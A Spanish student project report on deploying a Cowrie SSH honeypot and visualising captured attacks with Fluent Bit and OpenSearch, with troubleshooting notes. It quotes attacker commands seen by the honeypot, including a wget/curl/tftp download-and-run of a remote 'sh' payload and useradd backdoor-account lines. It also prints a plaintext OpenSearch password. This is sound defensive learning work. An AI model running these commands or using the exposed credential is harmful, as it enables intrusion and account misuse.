


Le indicamos que queremos usar los 1000 comandos más usados para que nos salga una lista de todos, aquí podemos ver como ha quedado el gráfico:


input.keyword: Descending	Count
echo -e "\x6F\x6B"	134,196
uname -s -v -n -r -m	2,635
cd ~; chattr -ia .ssh; lockr -ia .ssh	1,218
uname -a	476
uname -s -m	142
uname -a;php -v;	120
enable	85
sh	85
shell	85
./oinasf; dd if=/proc/self/exe bs=22 count=1 || while read i; do echo $i; done < /proc/self/exe || ca	69
	62
cat /bin/echo||while read i; do echo $i; done < /proc/self/exe;	59
>D6@/XJ'8	53
apt update && apt install sudo curl -y && sudo useradd -m -p $(openssl passwd -1 6Xumm6s9) s	52
apt update && apt install sudo curl -y && sudo useradd -m -p $(openssl passwd -1 FUNr6bn2) sy	52
apt update && apt install sudo curl -y && sudo useradd -m -p $(openssl passwd -1 WbdW2KjE) s	52
apt update && apt install sudo curl -y && sudo useradd -m -p $(openssl passwd -1 kypt7ur7) sys	52
apt update && apt install sudo curl -y && sudo useradd -m -p $(openssl passwd -1 txWfWhcJ) sy	52
dd bs=1 count=1911588 > /tmp/ELCdcGjAmA	52

3.7 Creación Dashboard

Para crear un Dashboard donde se puedan ver todos los gráficos que hemos creado hemos ido al apartado Dashboard. Luego ‘Create new dashboard’ y arriba derecha en la pestaña ‘add’ hemos seleccionado los gráficos que hemos creado anteriormente. Así ha quedado nuestro Dashboard:



En las opciones de arriba a la derecha podemos tanto editar el dashboard como cada uno de los gráficos por separado, también mostrar los datos desde un tiempo determinado, como los datos de los últimos 15 minutos o de los últimos 90 días, por ejemplo. También podemos añadir filtros al dashboard.



A continuación vamos a explicar los comandos que nos han ejecutado en el servidor Cowrie.

echo -e "\x6F\x6B" - - Este es el comando que más veces nos han ejecutado con diferencia, un aproximado de 150.000 veces. Su función es básica, imprimir por pantalla la palabra ‘ok’. Utiliza el lenguaje ASCII para escribir la palabra ‘ok’. Los atacantes o bots pueden estar usando este comando para confirmar que tienen acceso al servidor y que pueden ejecutar comandos en él. Imprimir "ok" es una manera simple de verificar que pueden ejecutar comandos

uname -s -v -n -r -m - - Este comando ya es más interesante. El comando ‘uname’ se utiliza para obtener información sobre el sistema operativo en el que se está ejecutando. Los parámetros añadidos muestran el nombre del kernel del

sistema operativo y su versión, el nombre del host y por último el tipo de arquitectura de la máquina.

cd ~; chattr -ia .ssh; lockr -ia .ssh - - Este comando es el tercero que más han ejecutado diferencia al igual que los dos anteriores, a partir de este los demás comandos no se han repetido más de 200 veces. Con este comando han quitado el atributo “inmutable” y “append-only” de los archivos en el directorio ‘.ssh’. Los archivos inmutables no pueden ser modificados, eliminados o renombrados y los archivos

shell - - Este comando se utiliza para abrir otra instancia de la misma terminal.

ifconfig - - Este es un comando desactualizado que sirve para mostrar y configurar la información de las interfaces de red en el sistema. Este comando ha sido reemplazado por el comando ‘ip’.

cat /proc/cpuinfo - - Este comando se utiliza para mostrar información detallada sobre la CPU del sistema.

cd /tmp/; echo "senpai" > rootsenpai; cat rootsenpai; rm -rf rootsenpai - - Este curioso e inservible comando crea un archivo llamado ‘rootsenpai’ en el directorio ‘/tmp/’, escribe el texto ‘senpai’ en él, muestra el contenido del archivo y luego lo elimina. Lo curioso de este comando es que, siendo lo peculiar que es, ha sido ejecutado un total de 25 veces.

rm -rf sh; wget http://173.44.139.198/sh curl -O http://173.44.139.198/sh tftp 173.44.139.198 -c get sh || tftp -g -r sh 173.44.139.198; chmod 777 sh;./sh sshnfx; rm -rf sh: Este diriamos que es uno de los ataques más llamativos y vamos a explicar el porqué, primero de todo el comando elimina de forma recursiva cualquier archivo o directorio llamado sh, esto se hace para asegurarse que no hay ningún archivo o directorio llamado así y pueda interferir en el ataque, después mediante las herramientas wget, curl, tftp se intenta descargar un fichero llamado sh que se ubica en la dirección 172.44.139.198, este archivo probablemente sea un archivo malicioso, después con chmod 777 sh se le da todo tipo de permisos al fichero para que se pueda ejecutar sin problema, después con ./sh sshfx ejecuta un script, no podemos ver que hace este script ya que hemos tratado de descargarlo en una máquina virtual protegida para poder analizar el script pero el servidor atacante ya no estaba disponible, por último con rm -rf sh se elimina el archivo sin dejar rastro de la operación realizada. Lo mas seguro es que este archivo malicioso sea una puerta trasera, esto quiere decir que está instalando o ejecutando un servicio como ssh con una configuración ya predeterminada que le permita al atacante entrar en la máquina siempre que el quiera ya que el malware ejecutada va a estar cargado en RAM.

5. Errores ocasionados

5.1 Automatizar descarga fichero cowrie.json

Hacer el proceso de fluentbit -> opensearch -> dashboard en nuestra máquina alojada en la red sería ideal, ya que podríamos ver en tiempo real los ataques que nos van haciendo, pero debido a un problema de memoria RAM no hemos podido utilizar opensearch en el servidor ya que este requiere de una gran disponibilidad de memoria. Aqui se adjunta captura de la evidencia:


```
./opensearch-docker-entrypoint.sh: line 69:    30 Killed                  "$@" "${opensearch_opts[@]}
"
alexander@localhost:~$ free -h
               total        used        free      shared  buff/cache   available
Mem:           952Mi       446Mi       390Mi        16Ki       283Mi       505Mi
Swap:          511Mi       264Mi       247Mi
alexander@localhost:~$
```

Buscando soluciones con ayuda de nuestro profesor Oscar Torrente encontramos varias pero una de las que más nos llamó la atención fue utilizar OpenSearch en AWS, para quien no sepa qué es AWS es una gran colección de servidores en la nube que pertenecen a amazon. Investigando encontramos una opción que nos prometía un servidor OpenSearch de manera gratuita solamente por ser estudiante. Estuvimos una gran cantidad de días estudiando el funcionamiento de AWS, informándonos a través de foros como Stack Overflow y viendo videos a través de Youtube. Una vez ya informados sobre el tema nos decidimos a realizar nuestro primer envío de datos a través de FluentBit. Para poder realizar el envío de datos primero debemos crear un dominio en AWS, lo llamaremos honey pot. Una vez creado el dominio ahora podemos realizar la configuración de FluentBit y empezar a enviar datos al servidor OpenSearch.

```
[SERVICE]
    Flush         1
    Log_Level     info
    Daemon        on

[INPUT]
    Name          tail
    Path          /home/alexander/cowrie/var/log/cowrie/cowrie.json
    Parser        json
    Tag           amazon-opensearch

[OUTPUT]
    Name          es
    Match         amazon-opensearch
    Host          https://search-cowrie-g5f7c2pgn4omjynfgpabpelnle.us-east-1.es.amazonaws.com
    Port          443
    HTTP_User     alexander
    HTTP_Passwd   HackerHunter_08924
    Index         fluent-bit
    Type          logs
    Logstash_Format On
```

Esta sería la configuración que deberíamos haber utilizado para usar OpenSearch en AWS según los estudios realizados.

Tuvimos varios problemas debido a que la información que queríamos enviar a Opensearch, como no encontrábamos ningún tipo de información en foros y documentación hicimos una consulta en un foro conocido por programadores y técnicos informáticos llamada stack overflow.



I can't send data through fluent-bit to AWS OpenSearch

Ask Question

Asked 22 days ago Modified 18 days ago Viewed 63 times Part of AWS Collective

0

I am doing a project that tries to send information in a json file through fluent-bit to AWS OpenSearch, this is my configuration file in fluent-bit, I have already looked at a lot of official documentation on the fluent-bit and AWS page and I can not solve it, I'm desperate and my hair has fallen out.

[SERVICE] Flush 1 Log_Level info Daemon on

[INPUT] Name tail Path /home/file.json Parser json Tag amazon-opensearch

[OUTPUT] Name opensearch Match amazon-opensearch Host https://this-is-my-secret-url.es.amazonaws.com Port 443 AWS_Auth on AWS_Service_Name aoss AWS_Role_ARN arn:aws:es:us-east-1:00000000:domain/opensearch AWS_Profile default Index fluent-bit Type logs

he intentado cambiar de parametros en fluent bit, me gustaria que se enviara la informacion a opensearch

aws opensearch fluent-bit amazon-opensearch

Lastimosamente solo nos respondió una persona pero su respuesta no fue la solución.
A los 2 días siguientes de abrir nuestro servidor recibimos un mail que nos avisaba que hemos superado en un 85% el límite.

Joaquin Julian
Aarón Pulido

AWS Free Tier limit alert Externo Recibidos ×

freetier@costalerts.amazonaws.com
para mí

aws

AWS Free Tier usage limit alerting via AWS Budgets 05/09/2024

Dear AWS Customer,


Your AWS account 590183946102 has exceeded 85% of the usage limit for one or more AWS Free Tier-eligible services for the month of May.


Product	AWS Free Tier Usage as of 05/09/2024	Usage Limit	AWS Free Tier Usage Limit
AmazonES	10 GB-Mo	10 GB-Mo	10.0 GB-Mo for free for 12 months as part of AWS Free Usage Tier (Global-ES:freetier-gp3-Storage)

To learn more about your AWS Free Tier usage, please access the AWS Billing & Cost Management Dashboard. You can find more information on AWS Free Tier here.

This alert is provided by AWS Budgets. AWS automatically tracks your service usage and will alert you if you have reached 85% of the usage limit for one or more AWS Fr change the email address to which you would like your alerts to be sent, please visit the Cost Management Preferences.


Revisando la cuenta de Amazon nos dimos cuenta que teníamos una deuda de 58,77$ y un estimado para final de mes de 1100$. Cuando vimos esta factura nos asustamos ya que es un presupuesto muy elevado, para solucionar este problema tuvimos que hablar con asistencia de amazon vía chat.






La solución que nos dieron para este problema fue agregar saldo en la cuenta de AWS, cerrar todos los servidores y esperar que el pago de 58,77 se realice

correctamente pero haciendo el pago desde el saldo agregado y no desde la tarjeta de crédito.





La opción de usar AWS la descartamos por completo y pensamos en otra opción, esta sería montar nuestro propio servidor OpenSearch en nuestra máquina propia. El proceso sería el siguiente: descargamos de forma automática el fichero de registro que tenemos en el servidor Cowrie y a través de fluent bit que también lo tenemos en la máquina local y lo enviamos al servidor OpenSearch.

Para simular lo más posible este proceso, hemos intentado crear un servicio con su respectivo timer que ejecute el comando de descarga del fichero cada 15 minutos, el cual tenemos en un script.
Al principio hemos creado los ficheros .service y .timer en la ruta de systemd predeterminada, pero no funcionaba, entonces hemos tenido que crear una especie de sistema systemd en nuestro propio usuario. Esto se hace en una ruta especial dentro de un directorio oculto del usuario.
Este es el servicio y el timer en cuestión, junto con la ruta de cada uno:

/home/joaquim/.config/systemd/user/desc_cowrie.service:

```
joaquim@Joaquim:~$ cat .config/systemd/user/desc_cowrie.service
[Unit]
Description=descargar cowrie.json del servidor cowrie
[Service]
Type=simple
ExecStart=rsync -avz -e "ssh -p 6969" root@172.233.108.247:/home/alexander/cowrie/var/log/cowrie/cowr
ie.json /home/joaquim/ProjectoASIX
[Install]
WantedBy=multi-user.target
```

Hemos configurado que sea de tipo simple y que ejecute el comando de descarga.

/home/joaquim/.config/systemd/user/desc_cowrie.timer:

```
joaquim@Joaquim:~$ cat .config/systemd/user/desc_cowrie.timer
[Unit]
Description=Timer de desc_cowrie.service

[Timer]
OnBootSec=10m
OnUnitActiveSec=15m

[Install]
WantedBy=multi-user.target
```

Hemos configurado para que el servicio se ejecute 10 minutos después de iniciar el sistema y cada 15 minutos a partir de la primera ejecución.
Esto efectivamente descarga el fichero cowrie.json cada 15 minutos, de modo que nosotros pensábamos que cada 15 minutos veríamos en opensearch nuevos ataques. Con lo que no contábamos era que, en vez de enviar solo registros nuevos, se enviaría el fichero entero de nuevo. Esto es porque fluentbit detecta que es un fichero distinto al anterior que ha leído, por lo que lo lee desde el principio de nuevo y envía otra vez los registros anteriores más los de los últimos 15 minutos.
Para solucionar esto solo nos quedaba crear un filtro que guardase el contenido del fichero anterior, lo comparase con el fichero nuevo y le pasase a fluentbit solo los datos nuevos, pero esto era un trabajo un poco largo para lo escasos que íbamos de tiempo.
Así que, al final, simplemente hemos descargado el fichero cada día a las 3 y, una vez que fluentbit lo envíe a opensearch, y una vez enviado parar el programa fluentbit para que no se envie dos veces los mismos registros.

5.2 Ejecutar contenedor OpenSearch

Otro pequeño problema que hemos tenido ha sido a la hora de ejecutar el contenedor de OpenSearch. Cuando arrancabamos el pod, veíamos como el contenedor de Dashboard efectivamente se ejecutaba pero el de OpenSearch no,

nos decía que estaba ‘exited’ y no nos daba ninguna explicación. Después de unas horas pensando el porqué podía ser, nos dimos cuenta de que era problema de la contraseña que le estábamos dando cuando creamos el contenedor, algo que se nos ocurrió de casualidad. La contraseña que le das a OpenSearch tiene que contener como mínimo una mayúscula, un número y un carácter especial.

5.2 Creación filtro fluentbit

Para crear el filtro de fluentbit que sólo deje pasar los tipos de registro que nos interesan también hemos tenido algunos problemas. Nosotros queremos pasar 5 tipos de registros diferentes. Para ello probamos diferentes maneras de hacerlo; primero poniendo todos los tipos de registros en un mismo filtro de esta manera:

```
[FILTER]
    Name grep
    Match *
    Regex eventid cowrie\.command\.input
    Regex eventid cowrie\.session\.connect
```

De esta manera solo pasan los registros donde la etiqueta ‘eventid’ contiene tanto el primer valor como el segundo del parámetro ‘Regex’. Esto no nos interesa, nosotros queremos que pasen tanto unos como otros.
Esto se hace con la operación lógica ‘OR’. Para implementar esta operación se nos ocurrió hacerlo de esta manera:

```
[FILTER]
    Name grep
    Match *
    Regex eventid (cowrie\.session\.connect | cowrie\.command\.input)
```

Pero con esta configuración directamente fallaba Fluentbit porque no acepta el parámetro ‘Regex’ no acepta este parámetro.
Después pensamos en crear un filtro por cada tipo de valor de la etiqueta ‘eventid’ tal que así:

```
[FILTER]
    Name grep
    Match *
    Logical_Op or
    Regex eventid cowrie\.command\.input

[FILTER]
    Name grep
    Match *
    Logical_Op or
    Regex eventid cowrie\.session\.connect
```

Esta configuración tampoco nos interesaba porque los filtros de Fluentbit funcionan en ‘cascada’, es decir, que si un registro no pasa el primer filtro ya no va a ser revisado por el siguiente, directamente lo descarta.
Finalmente, esta ha sido la configuración que nos ha funcionado:

```
[FILTER]
    Name grep
    Match *
    Logical_Op or
    Regex eventid cowrie\.command\.input
    Regex eventid cowrie\.session\.connect
    Regex eventid cowrie\.login
```

La información detallada de esta configuración está en el apartado de instalación de Fluentbit.

6. Conclusiones

6.1. Conclusiones generales del proyecto

En este proyecto hemos aprendido a utilizar varias herramientas relacionadas con sistemas, así como Linode, para contratar un servicio de alojamiento de máquinas virtuales, Cowrie, para instalar y lanzar un servidor ssh 'falso', Podman, para crear contenedores con aplicaciones preparadas para funcionar, Fluentbit, para enviar ficheros de registro de nuestra máquina a un servidor y OpenSearch Dashboard para crear gráficos a partir de registros de fichero. Creemos que hemos aprendido mucho en el proceso de instalación y configuración de las herramientas. Han surgido una cantidad grande de errores, algunos más graves y otros menos, que nos han hecho entender como funcionan dichas herramientas y cómo se implementan en un sistema, además de aprender cómo funcionan los sistemas en sí. Tenemos que agradecer la ayuda que nos ha ofrecido el profesor Óscar Torrente, gracias a él hemos entendido cómo funcionan muchas cosas a lo largo de este proyecto. Todo y que el resultado final no quedado exactamente como esperábamos, ya que queríamos poder ver en tiempo real los ataques recibidos, estamos orgullosos de nuestro trabajo.

6.2. Segunda parte del proyecto

Haciendo este proyecto nos hemos dado cuenta de la gran cantidad de atacantes y distintos ataques que se realizan a lo largo de la historia. Mucho de estos ataques utilizan malware para hacer cosas maliciosas, la continuación de este proyecto sería descargar este malware en un entorno seguro y bien protegido, inspeccionar a través de herramientas como Wireshark, Falco y algunos otras herramientas de monitorización de red y ver cómo se comporta este malware. Tambien se podria descompilar el malware y ver el código puente para comprender como está construido desde dentro.

7. Glosario

Honeypot: Honeypot es un sistema de seguridad informática diseñado para detectar, desviar o, de alguna manera, contrarrestar intentos de uso no autorizado de sistemas de información.

Systemd: Systemd es un conjunto de demonios o daemons de administración de sistema, bibliotecas y herramientas diseñados como una plataforma de administración y configuración central para interactuar con el núcleo del Sistema operativo GNU/Linux.

Formato JSON: JSON es un formato de texto sencillo para el intercambio de datos. Se trata de un subconjunto de la notación literal de objetos de JavaScript, aunque, debido a su amplia adopción como alternativa a XML, se considera un formato independiente del lenguaje

Parser: Parser es un programa informático que analiza una cadena de símbolos según las reglas de una gramática formal.

Journal: se encarga de recopilar y manejar todos los mensajes producidos por el kernel, initrd, servicios, etc…

Logs: Logs son registros detallados de eventos que ocurren dentro de un sistema informático, utilizados principalmente para monitorear, depurar y analizar el funcionamiento del sistema, servicio o aplicación.

Reunión Scrum: Reunión diaria donde se habla de las tareas que se van a realizar y se dan ideas para implementar en el proyecto.

Dashboard: Panel donde se muestran una serie de gráficos que permiten visualizar información sobre un servidor.

Contenedores: Unidad de software que encapsula una aplicación junto con sus dependencias y configuraciones.

8. Bibliografia

https://elpuig.xeill.net/Members/q2dg/seguretat-mp11/uf4-1
https://opensearch.org/docs/latest/about/
https://docs.fluentbit.io/manual
https://github.com/P3TERX/GeoLite.mmdb
https://github.com/cowrie/cowrie
https://www.bing.com/chat?q=Microsoft+Copilot&FORM=hpcodx